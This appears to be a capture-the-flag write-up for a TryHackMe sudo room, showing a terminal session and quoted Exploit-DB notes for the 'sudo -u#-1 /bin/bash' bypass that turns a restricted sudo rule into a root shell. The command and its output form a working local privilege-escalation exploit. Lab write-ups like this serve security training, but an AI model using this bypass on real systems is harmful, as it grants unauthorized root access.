
```
https://tryhackme.com/room/sudovulnsbypass
```

```
https://www.exploit-db.com/exploits/47502
```



```
┌──(goose㉿kali)-[~/Рабочий стол/vpn]
└─$ ssh -p 2222 tryhackme@10.10.180.150
The authenticity of host '[10.10.180.150]:2222 ([10.10.180.150]:2222)' can't be established.
ED25519 key fingerprint is SHA256:4bgDOPxI7PFcv5CMfQYEkO7uBqKjLKhd7zZwmE8uwbQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.180.150]:2222' (ED25519) to the list of known hosts.
tryhackme@10.10.180.150's password:
Last login: Fri Feb  7 00:14:41 2020 from 192.168.1.151
tryhackme@sudo-privesc:~$ sudo -s
[sudo] password for tryhackme:
tryhackme@sudo-privesc:~$ sudo -l
Matching Defaults entries for tryhackme on sudo-privesc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tryhackme may run the following commands on sudo-privesc:
    (ALL, !root) NOPASSWD: /bin/bash
tryhackme@sudo-privesc:~$ sudo visudo
[sudo] password for tryhackme:
Sorry, user tryhackme is not allowed to execute '/usr/sbin/visudo' as root on sudo-privesc.
tryhackme@sudo-privesc:~$ sudo -u#-1 /bin/bash
root@sudo-privesc:~# 
```

```
'''Check for the user sudo permissions

sudo -l

User hacker may run the following commands on kali:
    (ALL, !root) /bin/bash


So user hacker can't run /bin/bash as root (!root)


User hacker sudo privilege in /etc/sudoers

# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash


With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

```
Description :
Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user
id with the sudo priv
-u#-1 returns as 0 which is root's id

and /bin/bash is executed with root permission
Proof of Concept Code :

How to use :
python3 sudo_exploit.py
```